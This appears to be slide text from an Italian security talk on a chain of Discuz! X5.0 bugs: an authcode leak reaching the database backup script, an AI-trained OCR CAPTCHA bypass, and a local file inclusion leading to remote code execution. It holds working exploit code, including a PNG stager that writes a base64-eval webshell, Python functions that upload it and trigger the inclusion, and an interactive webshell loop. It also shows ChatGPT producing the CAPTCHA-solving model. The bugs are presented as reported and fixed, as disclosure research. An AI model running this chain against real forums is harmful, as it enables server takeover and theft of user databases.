113     cleartemplatecache();
114     dsetcookie('addoncheck_plugin', '', -1);
115     return $pluginid;
}
```

La funzione **updatecache()** invocata alla linea 112 esegue dell'input validation e dovrebbe (in teoria) prevenire attacchi *Directory Traversal*... Ma ciò si può “bypassare” grazie al ciclo *foreach* presente alle linee 85-91: poiché noi controlliamo l'array **\$pluginarray['var']**, possiamo in un primo step importare un “fake plugin” con *pluginvarid=123*. Per poi importare il nostro “LFI plugin” in un secondo step usando ancora una volta *pluginvarid=123*. In questo modo, durante l'esecuzione della linea 90 verrà generata un'eccezione (dal DBMS) e la funzione **updatecache()** non verrà invocata!

RCE con privilegi di amministratore



Local File Inclusion (LFI) che interessa Discuz!

File: /source/app/admin/child/plugins/enable_disable.php

LFI alla linea 36:

```
source > app > admin > child > plugins > enable_disable.php > ...
17 $conflictplugins = '';
18 $plugin = table_common_plugin::t()->fetch($_GET['pluginid']);
19 if(!$plugin) {
20     cpmsg('plugin_not_found', '', 'error');
21 }
22 $dir = substr($plugin['directory'], 0, -1); // [1] la variabile $dir sarà uguale a "../../../data/attachment/common/cf/"
23 $modules = dunserialize($plugin['modules']);
24 $file = getimportfilename(DISCUZ_PLUGIN($dir).'./discuz_plugin '.$dir.$modules['extra']['installtype'] ? ' '.$modules['extra']['installtype'] : '');
25 if(!$file) { // [2] $file sarà uguale a 'false', quindi l'esecuzione continuerà dentro il ramo if
26     $pluginarray[$operation.'file'] = $modules['extra'][$operation.'file']; // [3] ad es. $pluginarray['enablefile'] = '162904k1shttvgzv0umlz7.png'
27     $pluginarray['plugin']['version'] = $plugin['version'];
28 } else {
29     $importtxt = @implode('', file($file));
30     $pluginarray = getimportdata('Discuz! Plugin');
31 }
32 if(!empty($pluginarray[$operation.'file']) && preg_match('/^[\\w\\.]+'$/, $pluginarray[$operation.'file'])) {
33     $filename = DISCUZ_PLUGIN($dir).'/'.$pluginarray[$operation.'file'];
34     if(file_exists($filename)) { // [4] la variabile $filename sarà uguale a "/var/www/discuz5/./source/plugin/../../../data/attachment/common/cf/162904k1shttvgzv0umlz7.png"
35         $installlang = load_installlang($dir);
36         @include $filename; // [5] LFI che permette di includere la nostra immagine con codice PHP nel flusso applicativo ==> RCE
37     }
38 }
```

RCE con privilegi di amministratore

Exploit - Sfruttare questa LFI su Discuz!

Dopo aver ottenuto accesso all'account di un utente con privilegi di amministratore, il nostro exploit eseguirà i seguenti step:

1. Upload dello “*stager*” sul server attraverso una delle funzionalità di upload presenti nel pannello amministrativo (nota: per “*stager*” si intende un'immagine contenente del codice PHP che scriverà a suo volta un altro file PHP sul server, ovvero la nostra “*webshell*”, la quale ci permetterà di eseguire comandi a livello di sistema operativo sul server);
2. Sfruttamento della vulnerabilità **LFI** per includere ed eseguire lo “*stager*” nel flusso applicativo, riuscendo così a scrivere la nostra “*webshell*” sul server;
3. Esecuzione della “*webshell*” in modalità interattiva.

RCE con privilegi di amministratore

 **Exploit - Sfruttare questa LFI su Discuz!**

Il nostro “*stager*” sarà la seguente immagine PNG, che è stata generata attraverso lo script [gen_plte_png.php](#):

```
egix@freccia:~/Research/discuz$ hexdump -C stager.png
00000000  89 50 4e 47 0d 0a 1a 0a  00 00 00 0d 49 48 44 52  |.PNG.....IHDR|
00000010  00 00 00 25 00 00 00 14  08 03 00 00 00 3d 66 04  |...%.....=f.|
00000020  39 00 00 00 6f 50 4c 54  45 3c 3f 70 68 70 20 66  |9...oPLTE<?php f|
00000030  69 6c 65 5f 70 75 74 5f  63 6f 6e 74 65 6e 74 73  |ile_put_contents|
00000040  28 22 64 61 74 61 2f 73  68 2e 70 68 70 22 2c 20  |("data/sh.php", |
00000050  22 3c 3f 70 68 70 20 65  76 61 6c 28 62 61 73 65  |"<?php eval(base|
00000060  36 34 5f 64 65 63 6f 64  65 28 5c 24 5f 53 45 52  |64_decode(\$_SER|
00000070  56 45 52 5b 27 48 54 54  50 5f 43 27 5d 29 29 3b  |VER['HTTP_C']));|
00000080  20 3f 3e 22 29 3b 20 64  69 65 28 22 46 4c 34 47  | ?>"); die("FL4G|
00000090  21 22 29 3b 20 3f 3e 20  63 2d 66 a9 00 00 00 09  |!"); ?> c-f.....|
000000a0  70 48 59 73 00 00 0e c4  00 00 0e c4 01 95 2b 0e  |pHYs.....+.|
000000b0  1b 00 00 00 37 49 44 41  54 28 91 63 60 20 0e 30  |....7IDAT(.c`.0|
000000c0  32 31 b3 b0 b2 b1 73 70  72 71 f3 f0 f2 f1 0b 08  |21....sprq.....|
000000d0  0a 09 8b 88 8a 89 4b 48  4a 49 cb c8 ca c9 2b 28  |.....KHJI....+(|
000000e0  2a 29 ab 10 69 d4 28 18  05 03 0e 00 17 cd 02 9b  |*)..i.(.....|
000000f0  08 f7 8a ee 00 00 00 00  49 45 4e 44 ae 42 60 82  |.....IEND.B`.|
00000100
```


RCE con privilegi di amministratore

 **Exploit - Sfruttare questa LFI su Discuz!**

1. Upload dello “*stager*” sul server:

```
177 def upload_stager(url, admincp_cookies):
178     print("[+] Da amministratore: caricamento dello stager PHP come immagine PNG")
179
180     res = requests.get(url + "admin.php?action=nav&operation=headernav&do=edit&id=2", cookies=admincp_cookies)
181     match = re.search(r'<input\s+type="hidden"\s+name="formhash"\s+value="([^"]+)"', res.text)
182     formhash = match.group(1) if match else sys.exit("[!] Exploit fallito: formhash non trovato")
183
184     stager = base64.b64decode("iVBORw0KGgoAAAANSUhEUgAAACUAAAUCAAAA9ZgQ5AAAAAb1BMVEU8P3BocCBmaWx1X3B1dF9jb250ZW50cygiZGF0YS9zaC5waHAiLCAiPD9")
185     params = {"formhash": formhash, "editsubmit": 1}
186     files = {"iconnew": ("image.png", stager)}
187
188     requests.post(url + "admin.php?action=nav&operation=headernav&do=edit&id=2", cookies=admincp_cookies, data=params, files=files)
189     res = requests.get(url + "admin.php?action=nav&operation=headernav&do=edit&id=2", cookies=admincp_cookies)
190     match = re.search(r'value="data/attachment/common/cf/([^"]+)"', res.text)
191     stager_filename = match.group(1) if match else sys.exit("[!] Exploit fallito: stager_filename non trovato")
192
193     return stager_filename
```

Lo “*stager*” verrà caricato all'interno della directory **/data/attachment/common/cf/**

RCE con privilegi di amministratore

 **Exploit - Sfruttare questa LFI su Discuz!**

2. Sfruttamento della **LFI** per includere il nostro “*stager*”:

```
196 def execute_stager(url, admincp_cookies, stager_filename):
197     print("[+] Da amministratore: importazione del plugin fake")
198
199     xml_data = """
200     <root>
201         <item id="Title">Discuz! Plugin</item>
202         <item id="Data">
203             <item id="version">X5.0</item>
204             <item id="var">
205                 <item id="config">
206                     <item id="pluginvarid">1337</item>
207                 </item>
208             </item>
209             <item id="plugin">
210                 <item id="identifier">PLUGIN_ID</item>
211             </item>
212         </item>
213     </root>
214     """
215
216     params = {"dir": "myrepeats"}
217     files = {"importfile": ("importfile.xml", xml_data.replace("PLUGIN_ID", "p_" + secrets.token_hex(8)))}
218     requests.post(url + "admin.php?action=plugins&operation=import&importtype=file&ignoreversion=1&installtype=", cookies=admincp_cookies, data=params, files=files)
```

RCE con privilegi di amministratore

 **Exploit - Sfruttare questa LFI su Discuz!**

2. Sfruttamento della **LFI** per includere il nostro “*stager*”:

```
196 def execute_stager(url, admincp_cookies, stager_filename):
197     """
220     print("[+] Da amministratore: importazione del plugin 'LFI'")
221
222     xml_data = """
223     <root>
224         <item id="Title">Discuz! Plugin</item>
225         <item id="Data">
226             <item id="version">X5.0</item>
227             <item id="var">
228                 <item id="config">
229                     <item id="pluginvarid">1337</item>
230                 </item>
231             </item>
232             <item id="plugin">
233                 <item id="directory">../../data/attachment/common/cf/</item>
234                 <item id="identifier">PLUGIN_ID</item>
235                 <item id="modules">
236                     <item id="extra">
237                         <item id="enablefile">ENABLE_FILE</item>
238                     </item>
239                 </item>
240             </item>
241         </root>
242     """
243
244     params = {"dir": "myrepeats"}
245     files = {"importfile": ("importfile.xml", xml_data.replace("ENABLE_FILE", stager_filename).replace("PLUGIN_ID", "p_" + secrets.token_hex(8)))}
246
247     res = requests.post(url + "admin.php?action=plugins&operation=import&importtype=file&ignoreversion=1&installtype=", cookies=admincp_cookies, data=params, files=files)
248     match = re.search(r"pluginid='(\d+)", res.text)
249     plugin_id = match.group(1) if match else sys.exit("[!] Exploit fallito: plugin_id non trovato")
250
251     print("[+] Da amministratore: esecuzione dello stager attraverso la vulnerabilità 'LFI'")
252
253     res = requests.get(url + "admin.php?action=plugins", cookies=admincp_cookies)
254     match = re.search(r"<input\s+type='hidden'\s+name='formhash'\s+value='([^\s]+)'", res.text)
255     formhash = match.group(1) if match else sys.exit("[!] Exploit fallito: formhash non trovato")
256
257     res = requests.get(url + f"admin.php?action=plugins&operation=enable&pluginid={plugin_id}&formhash={formhash}", cookies=admincp_cookies)
```

RCE con privilegi di amministratore

 **Exploit - Sfruttare questa LFI su Discuz!**

3. Esecuzione della “*webshell*” in modalità interattiva:

```
264 def exploit(url):
335
336     print("[+] Eseguo la webshell")
337
338     while True:
339         cmd = input("\ndiscuz-shell# ")
340         if cmd == "exit":
341             break
342         else:
343             base64_cmd = base64.b64encode(cmd.encode()).decode()
344             phpcode = f"chdir('..'); passthru(base64_decode('{base64_cmd}'))";
345             res = requests.get(url + "data/sh.php", headers={"C": base64.b64encode(phpcode.encode()).decode()})
346             if res.status_code == 200:
347                 print(res.text.strip())
348             else:
349                 sys.exit("[!] Exploit fallito")
```

Sfruttare più bug in catena:



Race Condition $\Rightarrow$ Auth Bypass



Bypass del CAPTCHA usando l'IA



RCE con privilegi di amministratore

Bypass del CAPTCHA usando l'IA

Bug segnalato il 09/05/2026 qui: gitee.com/Discuz/DiscuzX/issues/IJLFUW

2) Insecure seccodes on all Discuz! versions

The seccodes used as CAPTCHA images during users registration or login can be bypassed by using a neural network (an [OCR](#) model). I did manage to train a model by using a dataset of ~ 200.000 seccodes, and it is capable to recognize characters in seccodes images with an accuracy of ~ 98%.

Bypass del CAPTCHA usando l'IA

Discuz! utilizza immagini **CAPTCHA** sia nell'endpoint per il login, sia nell'endpoint per la registrazione di nuovi utenti, al fine di prevenire attacchi “automatizzati” attraverso tali endpoint...

DISCuz!

请输入搜索内容

Q

登录

立即注册

已有账号? 现在登录

*用户名:

用户名由 3 到 15 个字符组成

*密码:

*确认密码:

Email:

*验证码:

换一个

输入下图中的字符



提交



Bypass del CAPTCHA usando l'IA

...e nel nostro exploit ci sarà bisogno sia di registrare un nuovo utente, sia di effettuare un tentativo di login con tale utente. Di conseguenza, è molto utile (anche se rimane comunque un optional) risolvere automaticamente questi **CAPTCHA**, cercando di creare un sistema o un programma in grado di riconoscere autonomamente il testo nelle immagini generate da Discuz!

Vi svelo un segreto: per qualche strana ragione ero inizialmente convinto che per “vincere la corsa” (ovvero per sfruttare con successo la [Race Condition](#) di cui parleremo) fosse necessario bypassare i **CAPTCHA**, riconoscendo il testo presente nelle immagini nel minor tempo possibile... 

Spoiler: ciò non è necessario in realtà, ma solo “utile” per rendere il nostro exploit automatico al 100% 

Bypass del CAPTCHA usando l'IA



Il bypass del **CAPTCHA**, ovvero il riconoscimento automatico del testo presente in queste immagini, è possibile attraverso un **OCR** (*Optical Character Recognition*, cioè “riconoscimento ottico dei caratteri”). Un **OCR** è un programma che esamina un'immagine e prova a riconoscere le lettere e/o i numeri presenti in essa.

Alcuni **OCR** usano reti neurali, cioè sistemi di intelligenza artificiale che imparano dagli esempi. Queste reti neurali vengono anzitutto addestrate, mostrando loro tante immagini con il testo corretto (questo insieme di esempi si chiama *dataset*). Durante questa fase imparano a riconoscere forme e caratteri.

Dopo l'addestramento, l'**OCR** può osservare nuove immagini e cercare di leggere automaticamente il testo che contengono.

Bypass del CAPTCHA usando l'IA

Quindi un programma **OCR** basato su una rete neurale sembra proprio fare al caso nostro...



Ma qui sorge un problema: non essendo esperto in intelligenza artificiale (in particolare in *Deep Learning*), come faccio a creare questo **OCR** da zero?

Bypass del CAPTCHA usando l'IA



Bypass del CAPTCHA usando l'IA

...per cui ho dato in pasto a ChatGPT una decina di immagini **CAPTCHA** generate da Discuz! ed ho chiesto se fosse possibile creare un **OCR** in grado di riconoscere automaticamente i caratteri presenti in queste immagini.


ChatGPT ha generato due script Python: **train.py** e **infer.py**.

Il primo serve ad addestrare il nostro modello **OCR**, ovvero una rete neurale basata su un'architettura [CNN](#) + [LSTM](#) + [CTC](#), fornendo in input un *dataset* contenente un numero abbastanza elevato di immagini **CAPTCHA** generate da Discuz!

Mentre il secondo serve a riconoscere il testo presente nelle immagini sfruttando il modello **OCR** addestrato precedentemente...

Bypass del CAPTCHA usando l'IA

...ho quindi scritto un altro script Python (**make_dataset.py**) per generare un *dataset* di oltre **200.000 immagini CAPTCHA**, usato poi da **train.py** per addestrare il modello **OCR**.



Il modello OCR ottenuto è in grado di riconoscere nuovi CAPTCHA con un'accuratezza di circa il **98%**!

Bypass del CAPTCHA usando l'IA



make_dataset.py:

```
1 import os
2 import re
3 import sys
4 import requests
5
6 os.makedirs("images", exist_ok=True)
7
8 url = "http://localhost/discuz5/"
9
10 i = 0
11
12 while True:
13     i += 1
14
15     res = requests.get(url + "member.php?mod=logging&action=login")
16
17     if (res.status_code != 200):
18         sys.exit(f"[!] Unexpected response at iteration {i}")
19
20     match = re.search(r"update_seccode\(['\"]{1}[\^']+)", res.text)
21     seccode = match.group(1) if match else False
22     login_cookies = res.cookies
23
24     if not seccode:
25         sys.exit("[!] Failed, unable to find seccode")
26
27     res = requests.get(url + f"misc.php?mod=seccode&action=update&modid=member::logging&idhash={seccode}", cookies=login_cookies)
28     match = re.search(r'update=(\d+)', res.text)
29     magic_number = match.group(1) if match else sys.exit("[!] Failed, magic number not found!")
30     res = requests.get(url + f"misc.php?mod=seccode&update={magic_number}&idhash={seccode}", cookies=login_cookies, headers={"Referer": url})
31
32     if (res.status_code != 200):
33         sys.exit("[!] Failed, unable to download CAPTCHA")
34
35     parts = res.content.split(b'\n\n\n\n\n', 1)
36
37     if len(parts) < 2:
38         sys.exit(f"[!] Unexpected response format at iteration {i}")
39
40     filename_part, image_data = parts
41     filename = f"images/{filename_part.decode(errors='ignore')}.png"
42
43     print(f"[i] ({filename_part.decode(errors='ignore')}")
44
45     if not os.path.exists(filename) and image_data:
46         print(f"[+] Writing {filename}")
47         with open(filename, "wb") as f:
48             f.write(image_data)
```

Affinché lo script funzioni occorre modificare il codice sorgente di Discuz! in questo modo:

```
source > app > misc > child > seccode > output.php > ...
28 $seccode = make_seccode();
29
30 if(!$_G['setting']['nocacheheaders']) {
31     @header('Expires: -1');
32     @header('Cache-Control: no-store, private, post-check=0, pre-check=0, max-age=0', FALSE);
33     @header('Pragma: no-cache');
34 }
35
36 require_once libfile('class/seccode');
37
38 $code = new seccode();
39 $code->code = $seccode;
40 $code->type = (in_array($_G['setting']['seccodedata']['type'], [2, 3]) && defined('IN_MOBILE')) ? 0 : 1;
41 $code->width = $_G['setting']['seccodedata']['width'];
42 $code->height = $_G['setting']['seccodedata']['height'];
43 $code->background = $_G['setting']['seccodedata']['background'];
44 $code->adulterate = $_G['setting']['seccodedata']['adulterate'];
45 $code->ttf = $_G['setting']['seccodedata']['ttf'];
46 $code->angle = $_G['setting']['seccodedata']['angle'];
47 $code->warping = $_G['setting']['seccodedata']['warping'];
48 $code->scatter = $_G['setting']['seccodedata']['scatter'];
49 $code->color = $_G['setting']['seccodedata']['color'];
50 $code->size = $_G['setting']['seccodedata']['size'];
51 $code->shadow = $_G['setting']['seccodedata']['shadow'];
52 $code->animator = $_G['setting']['seccodedata']['animator'];
53 $code->fontpath = DISCUZ_ROOT.'./source/data/seccode/font/';
54 $code->datapath = DISCUZ_ROOT.'./source/data/seccode/';
55 $code->includepath = DISCUZ_ROOT.'./source/class/';
56 $code->shuffer = $_G['setting']['seccodedata']['shuffer_order'];
57
58 print($seccode . "\n\n\n\n");
59
60 $code->display();
```

Bypass del CAPTCHA usando l'IA



Exploit - Registrazione di un nuovo utente

```
19 def register_user(url, admin_md5):
39
40     username_field, email_field = fields_ids
41     params = {"regsubmit": "yes", "formhash": formhash, "referer": url, username_field: username, pwd_ids[0]: "password", pwd_ids[1]: "password", email_field: secrets.token_hex(8) + "@qq.com"}
42
43     if seccode:
44         print("[+] CAPTCHA abilitato")
45
46         res = session.get(url + f"misc.php?mod=seccode&action=update&modid=member::register&idhash={seccode}")
47         match = re.search(r'update=(\d+)', res.text)
48         magic_number = match.group(1) if match else sys.exit("[!] Exploit fallito: magic_number non trovato")
49
50         print("[+] Scarico l'immagine CAPTCHA")
51
52         res = session.get(url + f"misc.php?mod=seccode&update={magic_number}&idhash={seccode}", headers={"Referer": url})
53
54         if (res.status_code != 200):
55             sys.exit("[!] Exploit fallito: non sono riuscito a scaricare l'immagine CAPTCHA")
56
57         with open("CAPTCHA.png", "wb") as f:
58             f.write(res.content)
59
60         seccodeverify = subprocess.check_output(["python3", "infer.py", "CAPTCHA.png"], text=True).strip()
61
62         print(f"[+] Testo riconosciuto dall'OCR: {seccodeverify}")
63
64         res = session.get(url + f"misc.php?mod=seccode&action=check&inajax=1&modid=member::register&idhash={seccode}&seccodeverify={seccodeverify}")
65
66         if not "succeed" in res.text:
67             sys.exit("[!] Exploit fallito: impossibile riconoscere il CAPTCHA")
68
69         params["seccodehash"] = seccode
70         params["seccodemodid"] = "member::register"
71         params["seccodeverify"] = seccodeverify
72
73         res = session.post(url + "member.php?mod=register&inajax=1", data=params)
74
75         if not "succeedmessage" in res.text:
76             sys.exit("[!] Exploit fallito: impossibile finalizzare la registrazione")
77
78         return username
```

Bypass del CAPTCHA usando l'IA



Exploit - Tentativo di login con nuovo utente

```
85 def do_login_race(url, username, import_url):
86     if seccode:
87         print("[+] CAPTCHA abilitato")
88
89         res = session.get(url + f"misc.php?mod=seccode&action=update&modid=member::logging&idhash={seccode}")
90         match = re.search(r'update=(\d+)', res.text)
91         magic_number = match.group(1) if match else sys.exit("[!] Exploit fallito: magic_number non trovato")
92
93         print("[+] Scarico l'immagine CAPTCHA")
94
95         res = session.get(url + f"misc.php?mod=seccode&update={magic_number}&idhash={seccode}", headers={"Referer": url})
96
97         if (res.status_code != 200):
98             sys.exit("[!] Exploit fallito: non sono riuscito a scaricare l'immagine CAPTCHA")
99
100         with open("CAPTCHA.png", "wb") as f:
101             f.write(res.content)
102
103         seccodeverify = subprocess.check_output(["python3", "infer.py", "CAPTCHA.png"], text=True).strip()
104
105         print(f"[+] Testo riconosciuto dall'OCR: {seccodeverify}")
106
107         params["seccodehash"] = seccode
108         params["seccodemodid"] = "member::logging"
109         params["seccodeverify"] = seccodeverify
110
111         res = session.get(url + f"misc.php?mod=seccode&action=check&inajax=1&modid=member::logging&idhash={seccode}&seccodeverify={seccodeverify}")
112
113         if not "succeed" in res.text:
114             sys.exit("[!] Exploit fallito: impossibile riconoscere il CAPTCHA")
```

Sfruttare più bug in catena:



Race Condition $\Rightarrow$ Auth Bypass



Bypass del CAPTCHA usando l'IA



RCE con privilegi di amministratore

Race Condition $\Rightarrow$ Auth Bypass

Bug segnalato il 09/05/2026 qui: gitee.com/Discuz/DiscuzX/issues/IJLFUW

1) Insecure UC_KEY Initialization on Discuz! X5.0

When Discuz! X5.0 is installed in standalone mode, the `UC_KEY` constant in `/config/config_ucenter.php` will be equal to the "authkey":

```
define('UC_KEY', $_config['security']['authkey']);
```

This can be exploited by attackers to get (semi)arbitrary authcodes by abusing the login handler: when the `lssubmit` request parameter is set, the login handler will call the `logging_ctl::logging_more()` method:

```
function logging_more($questionexist, $secchecklogin2 = 0) {  
    global $_G;  
    if(empty($_GET['lssubmit'])) {  
        return;  
    }  
    $auth = authcode($_GET['username']."\t".$_GET['password']."\t".($questionexist ? 1 : 0), 'ENCODE', $_G['config']['security']['authkey']);  
    $js = '<script type="text/javascript">showWindow(\'login\', \'member.php?mod=logging&action=login&auth='.$rawurlencode($auth).\'&referer='.$rawurlencode(dreferer()))  
    showmessage('location_login', '', ['type' => 1], ['extrajs' => $js]);  
}
```

This method will encode with the `authcode()` function (using `$_G['config']['security']['authkey']` as key) the `username` request parameter (followed by other data) and will return the generated authcode within the HTTP response, allowing attackers to access the `/api/db/dbbak.php` script with valid authcodes to export/import the database by providing an username like e.g. `method=export&time=9999999999&`.

Race Condition $\Rightarrow$ Auth Bypass

Bug fixato il 09/05/2026 nel commit [9962dad52c4c6999dabaf91ecd70377c680ff3c6](#):

```
▼ +4 -4 upload/source/class/class_member.php 100644 -> 100644
@@ -22,7 +22,7 @@ class logging_ctl {
22 22     if(empty($_GET['lsubmit'])) {
23 23         return;
24 24     }
25 25 -     $auth = authcode($_GET['username']."\t".$_GET['password']."\t".($questionexist ? 1 : 0), 'ENCODE', $_G['config']['security']['authkey']);
25 25 +     $auth = authcode($_GET['username']."\t".$_GET['password']."\t".($questionexist ? 1 : 0), 'ENCODE');
26 26     $js = '<script type="text/javascript">showWindow(\'login\', \'member.php?mod=logging&action=login&auth='.$rawurlencode($auth).'&referer='.$rawurlencode(dreferer()).
27 27     (!empty($_GET['cookietime']) ? '&cookietime=1' : '').'\')</script>';
28 28     showmessage('location_login', '', ['type' => 1], ['extrajs' => $js]);
@@ -38,7 +38,7 @@ class logging_ctl {
38 38
39 39     list($seccodecheck, $secaachek) = seccheck('login');
40 40     if(!empty($_GET['auth'])) {
41 41 -     $dauth = authcode($_GET['auth'], 'DECODE', $_G['config']['security']['authkey']);
41 41 +     $dauth = authcode($_GET['auth'], 'DECODE');
42 42     list(, , $secchecklogin2) = explode("\t", $dauth);
43 43     if($secchecklogin2) {
44 44         $seccodecheck = true;
@@ -61,7 +61,7 @@ class logging_ctl {
61 61     $username = !empty($_G['cookie']['loginuser']) ? dhtmlspecialchars($_G['cookie']['loginuser']) : '';
62 62
63 63     if(!empty($_GET['auth'])) {
64 64 -     list($username, $password, $questionexist) = explode("\t", authcode($_GET['auth'], 'DECODE', $_G['config']['security']['authkey']));
64 64 +     list($username, $password, $questionexist) = explode("\t", authcode($_GET['auth'], 'DECODE'));
65 65     $username = dhtmlspecialchars($username);
66 66     $auth = dhtmlspecialchars($_GET['auth']);
67 67 }
```


Race Condition $\Rightarrow$ Auth Bypass



La Radice del Problema: Inizializzazione Insicura

Il punto debole del codice è presente nel file di configurazione **/config/config_ucenter.php**, dove la costante di sicurezza **UC_KEY** viene inizializzata copiando direttamente il valore di “**authkey**”!

Discuz! X3.5:

```
config > config_ucenter.php > ...  
19  define('UC_KEY', 'e5Vf5bV6QdYcPar5ecc6C13c30eab4JdL8b2Hfqbl1l7idGbN2geUd42o5g53fJ0');
```

Discuz! X5.0:

```
config > config_ucenter.php > ...  
13  define('UC_KEY', $_config['security']['authkey']);
```

Perché questo è un rischio grave?

Nel caso specifico di questa vulnerabilità, il riutilizzo di un token o di una chiave di cifratura in contesti differenti (*Cross-Context Token Reuse*) rappresenta il cuore del problema, ed è un rischio estremamente grave per motivi fondamentali di progettazione crittografica e logica...

Race Condition $\Rightarrow$ Auth Bypass

Il Meccanismo di Leak: Abuso di `logging_more()`

Il problema si sposta sulla gestione del login. Se durante una richiesta di login viene inviato il parametro **lssubmit**, l'applicazione invoca il metodo `logging_ctl::logging_more()`:

```
source > class > class_member.php > logging_ctl > __construct
13  class logging_ctl {
19
20  function logging_more($questionexist, $secchecklogin2 = 0) {
21      global $_G;
22      if(empty($_GET['lssubmit'])) {
23          return;
24      }
25      $auth = authcode($_GET['username']."\t".$_GET['password']."\t".($questionexist ? 1 : 0), 'ENCODE', $_G['config']['security']['authkey']);
26      $js = '<script type="text/javascript">showWindow(\'login\', \'member.php?mod=logging&action=login&auth='.$rawurlencode($auth).\'&referer=');
27      showMessage('location_login', '', ['type' => 1], ['extrajs' => $js]);
28  }
```

Tale metodo prende il parametro **username** direttamente dalla richiesta GET (quindi sotto il pieno controllo dell'attaccante). Viene generata una stringa **\$auth** usando la funzione `authcode()`, cifrando l'**username** (e altri dati) proprio con la chiave "**authkey**"...

Race Condition $\Rightarrow$ Auth Bypass

Il Meccanismo di Leak: Abuso di *logging_more()*

...il codice generato **\$auth** viene poi inserito in un blocco JavaScript (<script>) e restituito direttamente nella risposta HTTP all'utente:

```
source > class > class_member.php > logging_ctl > __construct
13  class logging_ctl {
19
20      function logging_more($questionexist, $secchecklogin2 = 0) {
21          global $G;
22          if(empty($_GET['lsubmit'])) {
23              return;
24          }
25          $auth = authcode($_GET['username']."\t".$_GET['password']."\t".($questionexist ? 1 : 0), 'ENCODE', $G['config']['security']['authkey']);
26          $js = '<script type="text/javascript">showWindow(\'\login\', \'member.php?mod=logging&action=login&auth='.rawurlencode($auth).'&referer='.r
27              showMessage('location_login', '', ['type' => 1], ['extrajs' => $js]);
28      }
```

Poiché il sistema cifra l'**username** e restituisce il token cifrato valido, l'attaccante può utilizzare il campo **username** come vettore di injection, inserendo ad es. parametri di query string arbitrari.

Payload di esempio: method=export&time=9999999999&

Race Condition $\Rightarrow$ Auth Bypass



Conseguenze Critiche

- **Generazione di Token Validi:** l'attaccante ottiene un “authcode” legittimo contenente i suoi comandi arbitrari, firmato direttamente dall'applicazione.
- **Accesso al Database:** utilizzando questo “authcode” valido, l'attaccante può bypassare l'autenticazione dello script `/api/db/dbbak.php`.
- **Impatto:** attraverso lo script `/api/db/dbbak.php` diventa possibile esportare o importare l'intero database della piattaforma senza disporre di credenziali amministrative.

Race Condition $\Rightarrow$ Auth Bypass



Conseguenze Critiche: Accesso ad `/api/db/dbbak.php`

Analizziamo il codice sorgente di tale script, dove si nota che l'attaccante controlla entrambi i parametri GET “**code**” e “**apptype**”:

```
api > db > 🐞 dbbak.php > ...  
13  
14     $code = @$_GET['code'];  
15     $apptype = @$_GET['apptype'];  
16
```

Se **\$apptype** è uguale a “*discuzx*”, l'applicazione includerà il file di configurazione **/config/config_ucenter.php** visto precedentemente, settando la costante **UK_KEY** uguale al valore di “**authkey**”...

Race Condition $\Rightarrow$ Auth Bypass



Conseguenze Critiche: Accesso ad /api/db/dbbak.php
